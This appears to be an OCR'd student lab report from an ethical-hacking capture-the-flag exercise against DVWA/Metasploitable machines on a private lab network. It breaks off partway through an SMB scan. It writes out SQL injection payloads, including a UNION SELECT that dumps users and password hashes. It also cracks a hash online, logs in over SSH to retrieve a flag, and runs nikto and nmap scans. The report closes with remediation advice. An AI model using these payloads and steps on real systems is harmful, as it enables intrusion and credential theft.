
Final Caption Report

I tested if the system is vulnerable and the result is shown in figure 1below.



```
10.5.5.12/vulnerabilities/sqli/?id=1'+OR+1%3D1%23&Submit=Submit#
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' OR 1=1#
First name: admin
Surname: admin

ID: 1' OR 1=1#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1#
First name: Hack
Surname: Me

ID: 1' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1#
First name: Bob
Surname: Smith
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Figure1 SQL injection

The results show the database is vulnerable and can be exploited further.

I ran this command: `1' UNION SELECT null, concat (user, ';', password) FROM users -- -`
to enumerate user name and password



```
10.5.5.12/vulnerabilities/sqli/?id=1'+UNION+SELECT+null%2C+concat+(user%2C+'%3B'%2C+password)+FROM+users+--+-&Submit=Submit#
```

Vulnerability: SQL Injection


User ID: Submit

```
ID: 1' UNION SELECT null, concat (user, ';', password) FROM users -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT null, concat (user, ';', password) FROM users -- -
First name:
Surname: admin;5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT null, concat (user, ';', password) FROM users -- -
First name:
Surname: gordonb;e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT null, concat (user, ';', password) FROM users -- -
First name:
Surname: 1337;8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT null, concat (user, ';', password) FROM users -- -
First name:
Surname: pablo;0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT null, concat (user, ';', password) FROM users -- -
First name:
Surname: smithy;5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

I got user name: smithy and hashed password.

I am using crackstation.net to crack the password


Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
14:49
Kali Linux
Vulnerability: SQL Injectio
CrackStation - Online Pas
https://crackstation.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
CrackStation
Defuse.ca · Twitter
CrackStation Password Hashing Security Defuse Security
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes
Right Ctrl
82°F
Sunny
Search
5:49 PM
8/8/2025

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

Got password= psaaword

I ran ssh@smithy 192.168.0.10 and successfully login

I got a file my_passwords.txt which has the needed flag code as shown below figure


Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
smithy@metasploitable: ~
File Actions Edit View Help

```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Aug  2 06:45:26 2025 from 192.168.0.1
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ 
```


The code is 8748wf8J

Recommendation remediation:

1. Validate all user inputs
2. Apply prepared parameter query
3. Implement least privilege
4. Escape all the user inputs.

Question 2. Determine the cod contained in the shared files

I ran nikto for the host and found the following files directories



```
┌──(kali㉿Kali)-[~]
└─$ nikto -h 10.5.5.12
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.5.5.12
+ Target Hostname:    10.5.5.12
+ Target Port:        80
+ Start Time:         2025-08-08 15:10:13 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2025-08-08 15:10:30 (GMT0) (17 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿Kali)-[~]
└─$ 
```


Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@Kali: ~
File Actions Edit View Help
smithy@metasploitable: ~
kali@Kali: ~
85°F Sunny
Search
6:14 PM 8/8/2025

/Config/

/Docs/

Icons and login

I used the config directory to on the browser to get the desired file



Index of /config


Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80

Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Kali Linux
Vulnerability: SQL Injectio
Index of /config
10.5.5.12//config/
130%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
85°F Sunny
Search
6:13 PM 8/8/2025

The file containing the code is db_form.html

The message contained in the file is in the figure below


Ethical-Hacker-Kali 1 [Running] - Oracle VirtualBox
Vulnerability: SQL Injectio
10.5.5.12//config/db_form.html

Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

Message ‘Great Work! And the code required in the file is: aWe-4975


Remediation recommendation:

1. Anticlik-jacking should be enabled
2. Cookie PHPSESSID should be created with the httponly flag.
3. The X-Content-Type-Options header is should be set.

Question 3 SMB

I test host IP address that are open on the SMB ports 139 and 445


Command***: nmap -p 139, 445 10.5.5.0/24***



```
┌──(kali㉿Kali)-[~]
└─$ nmap -p 139, 445 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2025-08-08 15:40 UTC
Nmap scan report for 445 (0.0.1.189)
Host is up (0.013s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn

Nmap scan report for 10.5.5.1
Host is up (0.0014s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0064s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn

